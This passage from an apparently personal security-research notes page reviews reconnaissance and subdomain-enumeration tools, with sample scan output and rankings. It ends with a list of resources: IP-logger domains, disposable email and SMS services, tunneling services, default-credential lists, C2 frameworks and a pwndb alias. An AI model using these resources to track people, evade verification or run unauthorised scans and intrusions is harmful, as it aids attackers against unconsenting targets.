- Displaying directory enumeration in web interface is not good at all.

Rock-ON

- Author: [SilverPoision](#)
 - Language: Bash

This tool has not been updated for more than a year but anyway it does it works really well, not much features but good implemented.

Pros

- ASN enumeration.
 - Vhosts detection.
 - Slack integration.

Cons

- API keys needed.
 - No endpoints analysis like potential xss, params, js, etc.

recon-pipeline

```
[db-1] recon-pipeline> scan FullScan --interface eth0 --top-ports 2000 --rate 1500 --target-file tesla-targetfile --exempt-list tesla-dontscanlist --threads 20
If anything goes wrong, rerun your command with --verbose to enable debug statements.
[-] FullScan queued
[-] TKOSubsScan queued
[-] GatherWebTargets queued
[-] ParseAmassOutput queued
[-] AmassScan queued
[+] Targetlist complete!
[-] ParseMasscanOutput queued
[-] MasscanScan queued
[-] WebanalyzeScan queued
[-] CORSscannerScan queued
[-] SearchsploitScan queued
[-] ThreadedNmapScan queued
[-] SubjackScan queued
```

- Author: [epi052](#)
- Language: Python3

This is a total different approach from the others. In this tool you have to define a recon pipeline or use one of previously defined, maybe needs more learning curve (but good [docs](#)) but totally customizable.

Pros

- Pipeline customizable definition.
- Absolutely customizable approach.
- Scheduler.

Cons

- Searchsploit for vulns detection.
- No endpoints analysis like potential xss, params, js, etc.

[OneForAll](#)

```
> sudo python3 oneforall.py --target hackerone.com run

OneForAll is a powerful subdomain integration tool
[. . . . .] {v0.4.3 #dev}
[. . . . .] git.io/fjHT1

OneForAll is under development, please update before each use!

[*] Starting OneForAll @ 2020-12-23 07:51:33

07:51:33,941 [INFOR] utils:522 - Checking dependent environment
07:51:33,942 [INFOR] utils:534 - Checking network environment
07:51:34,117 [INFOR] utils:545 - Checking for the latest version
07:51:34,365 [INFOR] utils:569 - The current version v0.4.3 is already the latest version
07:51:34,367 [INFOR] oneforall:239 - Start running OneForAll
07:51:34,370 [INFOR] oneforall:244 - Got 1 domains
07:51:34,399 [INFOR] wildcard:108 - Detecting hackerone.com use wildcard dns record or not
07:51:34,700 [ALERT] wildcard:123 - The domain hackerone.com disables wildcard
07:51:34,700 [INFOR] collect:43 - Start collecting subdomains of hackerone.com
07:51:34,824 [INFOR] module:63 - QueryMX module took 0.0 seconds found 0 subdomains
07:51:34,837 [INFOR] module:63 - AXFRCheck module took 0.1 seconds found 0 subdomains
07:51:34,843 [INFOR] module:63 - NSECCheck module took 0.1 seconds found 0 subdomains
```

- Author: [shmilyly](#)
 - Language: Python3

I didn't know anything about this tool but it's really famous (almost 3K stars) and that's because it uses almost every API that exists to give one of the best passive scan experience that exists for now.

Pros

- More than 40 API keys integration.
 - Zone transfer checker.
 - Scheduler.

Cons

- Searchsploit for vulns detection.
 - No endpoints analysis like potential xss, params, js, etc.

chomp-scan

```
> ./chomp-scan.sh -u hackerone.com
[i] Beginning subdomain enumeration dnscan, subfinder, sublist3r, knockpy, amass, and massdns+goaltdns.
[i] Scanning hackerone.com with dnscan.
[i] Command: [REDACTED] /bounty/tools/dnscan/dnscan.py -d hackerone.com -t 25 -o hackerone.com-08:10:31/dnscan_
[*] Processing domain hackerone.com
[*] Using system resolvers ['1.1.1.1', '8.8.8.8', '8.8.4.4', '1.0.0.1']
[+] Getting nameservers
```

- Author: [SolomonSklash](#)
 - Language: Bash

I have been using this tool for a long time during my pentests and I like it very much. It's a scripted bash pipeline with a lot of tests.

Pros

- Really good cli output.
 - CORS specific checks.
 - ffuf for fuzzing.

Cons

- Nikto for web vulns.
 - Notifica for notifications.

ReconPi

- Author: [x1mdev](#)
 - Language: Bash

Nice all-in-one installer designed to start the recon process in a low hardware device like Raspberry Pi in a lightweight way.

Pros

- Best and trendy tools like nuclei, dalfox or gf patterns.
 - Slack and Discord notifications.
 - Lot of passive subdomains tools included.

Cons

- Need API keys.
 - Installer install tools not used in the script.

HydraRecon

```
❯ sudo python3 hydrarecon.py --basic -d hackerone.com
|--|y(c|t(c|)|--)-\(-(_(_)|-)
Made with ❤ by Abdelrhman(@aufzayed)
[+] initializing HydraRecon report
[+] Collecting Subdomains
```

- Author: [aufzayed](#)
 - Language: Python3

Little known tool that does the whole recognition process in a custom way.

Pros

- JS extractor.
 - No use 3rd parties tools.

Cons

- Lack of features.
 - No endpoints analysis like potential xss, params, js, etc.

lazyrecon

```
Recon started on hackerone.com
Listing subdomains using sublister...
```

- Author: nahamsec
 - Language: Bash

Well known tool created by one of the big guys. It does the work in a fast and easy way and creates a pretty html report easy to review.

Pros

- Exclude subdomains feature.
 - Wordlist generation.

Cons

- No vulns/tech scanner.
 - No endpoints analysis like potential xss, params, js, etc.

Sn1per

- Author: 1N3
 - Language: Bash

This is an All-In-One hacking tool but apart from this, also have a good recon capabilities that performs almost everything.

Pros

- ASN enumeration.

- Transfer zone, vhosts and and waf checks.
- Most complete in features tool.

Cons

- Too heavy to do recon (docker image > 6 GB).
- No endpoints analysis like potential xss, params, etc.

RapidScan

```

  _/--_ _•_ /(_--_
 / ( (//) / (/_) ( (//)
 /
(The Multi-Tool Web Vulnerability Scanner)

[ Checking Available Security Scanning Tools Phase... Initiated. ]
  All Scanning Tools are available. All vulnerability checks will be performed by RapidScan.
[ Checking Available Security Scanning Tools Phase... Completed. ]

[ Preliminary Scan Phase Initiated... Loaded 81 vulnerability checks. ]
[• < 15s] Deploying 1/81 | Nmap [TELNET] - Checks if TELNET service is running....Completed in 3s
[• < 30s] Deploying 2/81 | SSLyze - Checks for Session Resumption Support with [Session IDs/TLS Tickets]....Completed in 1s
[• < 2m] Deploying 3/81 | Nmap - Fast Scan [Only Few Port Checks] | ...Completed in 3s
Vulnerability Threat Level

```

- Author: [skavngr](#)
- Language: Python2

I have been using this tool some time ago because it provides an easy human-readable output, with suggestions, good workflow and ETA in every step.

Pros

- Really nice cli output results.
- Suggests resolution for each bug found.
- Transfer zone

Cons

- Oldie tools like nikto, uniscan.
- Python2 died a year ago, too much for a live project imho.

Results

Features

1. Sn1per
2. Sudomy
3. Bheem & osmedeus
4. ReconPi & ChompScan
5. Rapidscan & lazyrecon & 3klcon

Workflow and usage

1. Bheem
2. ReconPi
3. Osmedeus & 3klcon
4. Sudomy
5. rapidscan & chompscan

General

1. Bheem
2. ReconPi
3. Sn1per & osmedeus
4. Sudomy & 3klcon
5. rapidscan & chompscan

Final thoughts

I was very surprised by the amount of very good tools that exist for recognition, I have discovered many very good tools that I did not know and others I have been able to understand better how they work. I was also surprised by how quickly nuclei has established itself as one of the best tools that exist in the panorama and on the other hand, that dorking is no longer used, even if it is simply to return a list of urls to check manually. **Bheem** seems to me to be the best tool that adapts to my work methodology and I hope they continue to maintain and update it because it does the job very well.

Finally, thanks to all the tool developers who facilitate our work and implement the recon methodology better and better.

Subdomain tools review

Intro

What? This is a December 2020 subdomain tools review made by myself. I have compared and review every tool one by one and obtained a general view of the "state-of-the-art" of the most used subdomain tools.

Why? Sometimes I have doubts if I am actually finding all the subdomains when I start hunting and if the tool I use will find them all. This is the review that I would like to have read before deciding on one tool or another.

How? As the main objective is to find subdomains, I have launched the tools against a small scope (zego.com), a medium scope (tiktok.com) and a large one (twitter.com) to see how the different tools respond.

Having different tools and different approaches I have compared the tools by typology, like this:

- **Passive:** It relies on third-party services with which it collects the largest possible number of subdomains, dead or alive. The problem with this approach is that you can find numerous subdomains, but many of them may be prehistoric, but in return they do it very quickly.
- **Active:** From any source, for example third-party sources of the passive approach, it verifies through DNS requests (or in any other way) if the subdomain is alive or not. This approach takes a little longer than the passive one, but the results it generates are almost entirely useful.
- **Bruteforce:** From a wordlist and a domain, it makes DNS requests for each word along with the domain. The advantage of this approach is that the results obtained are always real, but it depends entirely on the quality of the wordlist.
- **Alterations/permuations:** In this case, from a list of subdomains and a list of alterations or permutations, a new list of subdomains is generated that are verified through DNS requests. With this approach you can find subdomains that with the rest would be impossible.

The integrations with third-party services I have tried to use as many as the tool allows me for free. All scans have been done against the same targets and with the same bruteforcing wordlists and alteration wordlists.

- Resolvers: [danielmiessler/Miscellaneous/dns-resolvers.txt](#)
- Bruteforce: [danielmiessler/Discovery/DNS/subdomains-top1million-20000.txt](#)
- Alterations: [altdns/words.txt](#)

 This is not intended to be a serious investigation, a technical paper, or anything like that, just a series of tests that I have done for fun. The results shown are my opinion and if at any time you don't like them, or you don't agree, you can stop reading or explain to me how I could have done it better

All the results of my runs and tests are posted [here](#), it has four sheets (Summary, Small scope, Medium Scope and Large Scope).

In addition, the results of all the scans that I have done have been uploaded to a folder that you can see [here](#).

Tools

Small summary of each tool with the features and results that I got. This section not follows any special order.

[amass](#)

- Author: [OWASP](#) (mainly [caffix](#)).
- Language: Go.
- Type: Passive, Active, Bruteforce, Alterations (only Active and Passive tested here).
- Api Keys added: 16 (AlienVault, Binary Edge, Censys, Chaos, Cloudflare, Facebook, Github, NetworksDB, PassiveTotal, ReconDev, SecurityTrails, Shodan, SpySe, UrlScan, VirusTotal, WhoisXML).

Well known tool for the enumeration of subdomains. It's basically an all-in-one because it does everything, plus many other things apart from the subdomains. In the case of this tool, I have only analyzed the passive and active approaches because there is no way to do a unit analysis for brute force or alterations without consulting third-party services previously (or at least I have not known how to do it).

Pros

- Lot of third-party integrations
- Swiss army knife for subdomains enumeration, all the functionalities you can think of and more.
- It added active subdomains that none of the other tools managed to add.

Cons

- Not fast at all.
- Sometimes usability is confusing due to the large number of options

[Sublist3r](#)

- Author: [aboul3la](#)
- Language: Python
- Type: Passive, Bruteforce (only Passive tested here).
- Api Keys added: 0.

Widely used on a lot of tools since it's been around since 2015, plus you don't need to add additional API keys. One problem that I found with this tool is that it does not allow resolving subdomains found passively, but it does incorporate subbrute for bruteforce, which it does DNS resolution, but on the contrary it does not allow to specify a different wordlist, for this reason don't test the bruteforce feature.

Pros

- Really fast.
- Include subbrute for bruteforcing.
- Include port scan.

Cons

- Few results compared to others.
- Limited features, such as bruteforce without the ability to specify a custom wordlist.

[crobat](#)

-

Author: [Cgboal](#)

- Language: Go
- Type: Passive
- Api Keys added: 0.

It is basically the easiest way to consult the Rapid7's Project Sonar Database.

Pros

- Consults in one of the best data sources.
- Ultra-fast.

Cons

- Nothing in particular, does a very specific thing and does it well.

chaos

- Author: [projectdiscovery](#)
- Language: Go
- Type: Passive
- Api Keys added: 1 (Chaos).

Official client to consult the Chaos database. It is mainly oriented for bug bounty, it contains the database of all the programs.

Pros

- Ultra-fast.
- Allow to update dataset with your own findings.
- Multiple filters and outputs options.

Cons

- API Key limited to invitations.

subfinder

- Author: [projectdiscovery](#)
- Language: Go
- Type: Passive and Active.

- Api Keys added: 13 (BinaryEdge, Censys, Chaos, DnsDB, GitHub, PassiveTotal, ReconDev, Robtex, SecurityTrails, Shodan, SpySe, UrlScan, VirusTotal).

The definitive subdomain tool from projectdiscovery is the one that gets the most results in passive and active mode. Simply the best.

Pros

- Fast compared with others with similar number of integrations.
- Use 35 third-party services in total.
- Lot of options for search, filters and output.

Cons

- Amass got a few subdomains that subfinder missed only in the large scope.

altdns

- Author: [infosec-au](#)
- Language: Python
- Type: Alterations.

The most popular tool for subdomain alteration and resolution. It currently has a [bug](#) that needs to be fixed to make the tool work.

Pros

- Allows set custom resolver.
- Output include CNAME.

Cons

- Really really slow.
- Not the best alteration wordlist.

shuffledns

- Author: [projectdiscovery](#)
- Language: Go
- Type: Bruteforce.

Fastest bruteforce and resolution subdomain tool by projectdiscovery (yes, again). It's actually a massdns wrapper inside, but it makes it much easier to use with a simple syntax.

Pros

- Fastest.
- Allows directly massdns output.
- Wildcard support.

Cons

- In some cases, it missed some subdomains that the rest did.

[assetfinder](#)

- Author: [tomnomnom](#)
- Language: Go
- Type: Passive.
- Api Keys added: 3 (Facebook, VirusTotal, SpySe).

This tool is aimed to find domains and subdomains related to a given domain. Related means, not just subdomains, but other which could be third-party urls for example.

Pros

- Really fast for the amount of services integrated.
- 9 services included.
- That "related" feature.

Cons

- No results not found by others.

[waybackurls](#)

- Author: [tomnomnom](#)
- Language: Go
- Type: Passive.
- Api Keys added: 0.

The main purpose of this tool is to fetch urls from WaybackMachine, but is widely used to retrieve subdomains too.

Pros

- Fast.

Cons

- Not subdomains feature, you have to filter with some tool like [unfurl](#) or grep.

[github-subdomains](#)

- Author: [gwen001](#)
- Language: Go
- Type: Passive.
- Api Keys added: 1 (GitHub).

The main purpose of this tool is to fetch urls from WaybackMachine, but is widely used to retrieve subdomains too.

Pros

- Fast.
- GitHub is always a useful source.

Cons

- With some common names or companies could be very slow.

[dnsScan](#)

- Author: [rbsec](#)
- Language: Python
- Type: Bruteforce.

Actively updated tool for bruteforce with some nice features like transfer zone checker and recursiveness.

Pros

- Transfer zone feature.
- Custom insertion points.

- Provided with 7 wordlists.

Cons

- Python 2.

gobuster

- Author: [OJ](#)
- Language: Go
- Type: Bruteforce.

Mainly known for web fuzzing, it also has the option to scan for DNS. It's one of the must-have tools in the community.

Pros

- Wildcard support.
- Option to show CNAME or IP.

Cons

- None really.

knock

- Author: [guelfoweb](#)
- Language: Python
- Type: Passive and Bruteforce.
- Api Keys added: 1 (VirusTotal).

It performs Passive scan and Bruteforce but not resolves what it found in passive. It does not stand out especially anywhere.

Pros

- Transfer zone check.
- CSV output customization.

Cons

- Python 2.

- Output is messy.
- Slow.

aiodnsbrute

- Author: [blark](#)
- Language: Python
- Type: Bruteforce.

According to its description is mainly focused in speed and also has with multiple output formats.

Pros

- Multiple output formats.
- Customizable DNS lookup query.
- Fast.

Cons

- Feels outdated and abandoned.

dmut

- Author: [bp0lr](#)
- Language: Go
- Type: Alterations.

Fast permutations tool with very good wordlist.

Pros

- Fastest in its type.
- Lot of DNS options to optimize.

Cons

- Output is a bit poor.

subdomain3

- Author: [yanxiu0614](#)
-

Language: Python

- Type: Bruteforce.

Bruteforce tools with some interesting additions like IP, CDN or CIDR support.

Pros

- Fastest in its type.
- The IP, CDN and CIDR support
- Multi-level subdomains option.

Cons

- Python 2.
- Feels outdated and abandoned.
- In some cases, it missed some subdomains that the rest did.

Sudomy

- Author: [Sreetsec](#)
- Language: Python
- Type: Passive, Active and Bruteforce (Bruteforce with Gobuster, so not tested).
- Api Keys added: 9 (Shodan, Censys, VirusTotal, BinaryEdge, SecurityTrails, DnsDB, PassiveTotal, SpySe and Facebook).

Much more than a subdomain tool, it's a recon suite, but the subdomain search process is not delegated to third parties, so it gets on this list.

Pros

- Multiple options apart the subdomain search.
- Active scan really fast.

Cons

- No results not found by others.
- Active scans output could be better.

Findomain

- Author: [Edu4rdSHL](#)
-

Language: Rust

- Type: Passive, Active and bruteforce.
- Api Keys added: 4 (Facebook , Spyse, VirusTotal and SecurityTrails).

Findomain is one of the standard subdomain finder tools in the industry, it has a limited free version and a paid full-featured version.

Pros

- Really fast.
- Free version is still completely useful.

Cons

- Paid version has all the features.
- No customizable output file in free version.

Results

Passive

With amass and subfinder this part is more than completed, but there are other tools that, depending on the objective, may provide valuable information.

1. subfinder
2. amass
3. Findomain
4. Sudomy
5. sublist3r

Active

In this field subfinder is the best, I find it to get results incredibly fast.

1. Findomain
2. subfinder
3. Sudomy
4. Amass

Bruteforce

Again projectdiscovery does a great job with shuffledns and is far from the rest of the tools in speed and options.

1. shuffledns
2. Findomain
3. dnsScan
4. gobuster
5. aiodnsbrute

Alterations

I don't find alterations and permutations with resolution useful, but in case you like it, dmut should be your option by far.

1. dmut
2. altdns

Final thoughts

When I started the review, I believed that amass would be the winner in most cases, but it seems that I have found new tools with which to improve the workflow, just as it happened with gobuster in the bruteforce section. In the permutations/alterations part I don't see the utility, they don't solve anything quickly and I think it is much more useful to use tools like [dnsGen](#) to generate a good wordlist of alterations and then run it with shuffledns, or any of the bruteforce tool to resolve them.

Finally, thanks to all the tools developers who facilitate our work and implement the recon methodology better and better.

Random

Aliases

```
# Aliases
alias cat="bat --style=grid"
alias dockly='docker run -it --rm -v /var/run/docker.sock:/var/run/docker.sock lirantal/dockly'
alias sniper='docker run -it xerosecurity/sniper /bin/bash'
alias myip='ip -br -c a && echo && curl ifconfig.me'
alias lsla='colorls -lA --sd --gs --group-directories-first'
alias gitleaks='docker run --rm --name=gitleaks zricethezav/gitleaks -v --pretty -r'
alias grp='git reset --hard origin/master && git pull'
alias ccat='pygmentize -0 style=monokai -f console256 -g'
alias testssl='~/Escritorio/tools/testssl.sh/testssl.sh'
alias nano='micro'
alias scoutsuite='cd /home/user/tools/ScoutSuite && docker run --rm -t \
-v ~/.aws:/root/.aws:ro \
-v "$(pwd)/results:/opt/scoutsuite-report" \
scoutsuite:latest \
aws'
alias services_running='systemctl list-units --type=service --state=running'
alias pwndb='sudo python3 ~/PATH/pwndb/pwndb.py --target'
alias s3scanner='sudo python3 ~/PATH/S3Scanner/s3scanner.py'
alias flumberbuckets='sudo python3 ~/PATH/flumberboozle/flumberbuckets/flumberbuckets.py -p'
function wordlists() { find ~/tools/payloads/ -type f -name "*$1*" }
# https://github.com/foospidy/payloads
```

Temporary emails

```
# https://github.com/s0md3v/ote
ote init myusername

https://www.guerrillamail.com/en/
https://10minutemail.com
https://www.trash-mail.com/inbox/
https://www.mailinator.com
http://www.yopmail.com/en
https://generator.email
https://en.getairmail.com
http://www.throwawaymail.com/en
https://maildrop.cc
https://owlymail.com/en
https://www.moakt.com
https://tempail.com
http://www.yopmail.com
https://temp-mail.org/en
https://www.mohmal.com
http://od.obagg.com

http://onedrive.readmail.net
http://xkx.me
https://t.odmail.cn
https://www.emailondeck.com
https://anonbox.net
https://M.kuku.lu
https://www.temp-mails.com/
http://deadfake.com/
https://www.sharklasers.com/
https://mytemp.email/
http://www.mintemail.com/
http://www.eyepaste.com/
mailsucker.net
https://www.emailondeck.com/
https://getnada.com/
http://www.fakeinbox.com/
https://temp-mail.org/
https://www.tempmailaddress.com/
https://tempail.com/
https://tempm.com/
https://mailsac.com/
https://smailpro.com/
```

Temporary SMS reception

Online SMS: <https://sms-online.co/>
Text anywhere: <http://www.textanywhere.net/>
Proovl: <https://www.proovl.com/numbers>
Receive free SMS.NET: <http://receivefreesms.net/>
5SIM: <https://5sim.net/>
Receive SMS Online.IN: <http://receivesmsonline.in/>
Receive SMS online.EU: <http://receivesmsonline.eu/>
Groovl: <https://www.groovl.com/>
1S2U: <https://1s2u.com/>
Receive SMS online.ME: <http://receivesmsonline.me/>
Receive SMS: <http://sms-receive.net/>
Receive SMS Online.NET: <https://www.receivesmsonline.net/>
Receive free SMS: <http://receivefreesms.com/>
SMS Get: <http://smsget.net/>
Receive SMS online: <https://receive-sms-online.com/>
Receive an SMS: <https://receive-a-sms.com/>
Pinger: <https://www.pinger.com/>
7 SIM.NET: <http://7sim.net/>
Send SMS now: <http://www.sendsmnow.com/>
Temporary emails: <https://www.temp-mails.com/>
Vritty: <https://virtty.com/>
Free SMS code: <https://freesmscode.com/>
HS3X: <http://hs3x.com/>
Get a free SMS number: <https://getfreesmsnumber.com/>
See SMS: <https://www.smsver.com/>
SMS.SELLAITE: <http://sms.sellait.com/>
Trash Mobile <https://es.mytrashmobile.com/numeros>

Free SMS send

<https://freebulksmsonline.com/>
<https://www.afreesms.com/>
<https://smsend.ru/>
<https://txtemnow.com/>
<http://www.sendanonymoussms.com/>
<http://www.txtem.net/>
<http://www.txtdrop.com/>

Ip loggers services

```
ezstat.ru
iplogger.org
2no.co
iplogger.com
iplogger.ru
yip.su
iplogger.co
iplogger.info
ipgrabber.ru
ipgraber.ru
iplis.ru
02ip.ru
```

Tunneling services

```
https://localxpose.io/
https://serveo.net/
https://ngrok.com/
https://localtunnel.me/
https://openport.io/
https://pagekite.net/
```

Default credentials lists

```
https://cirt.net/passwords
https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-Credentials
https://github.com/LandGrey/pydictor
https://github.com/Mebus/cupp
https://github.com/sc0tfree/mentalist
https://github.com/ihebski/DefaultCreds-cheat-sheet

# Check this tool
https://github.com/noraj/pass-station/
```

C2

```
# Empire
# https://github.com/BC-SECURITY/Empire

# PoshC2
# https://github.com/nettitude/PoshC2

# Byob
# https://github.com/malwaredllc/byob
```

Others

```
# Dedupe wordlists
# https://github.com/nil0x42/duplicut
./duplicut wordlist.txt -o clean-wordlist.txt

# Printer attacks
https://github.com/RUB-NDS/PRET

# Malware online analysis
https://app.any.run/
https://www.virustotal.com/gui/
https://tria.ge/


# Chrome extension analyzer
https://thehackerblog.com/tarnish/#


# Github update fork from original
git remote add upstream https://github.com/[Original Owner Username]/[Original Repository].git
git fetch upstream
git checkout master
git merge upstream/master
git push

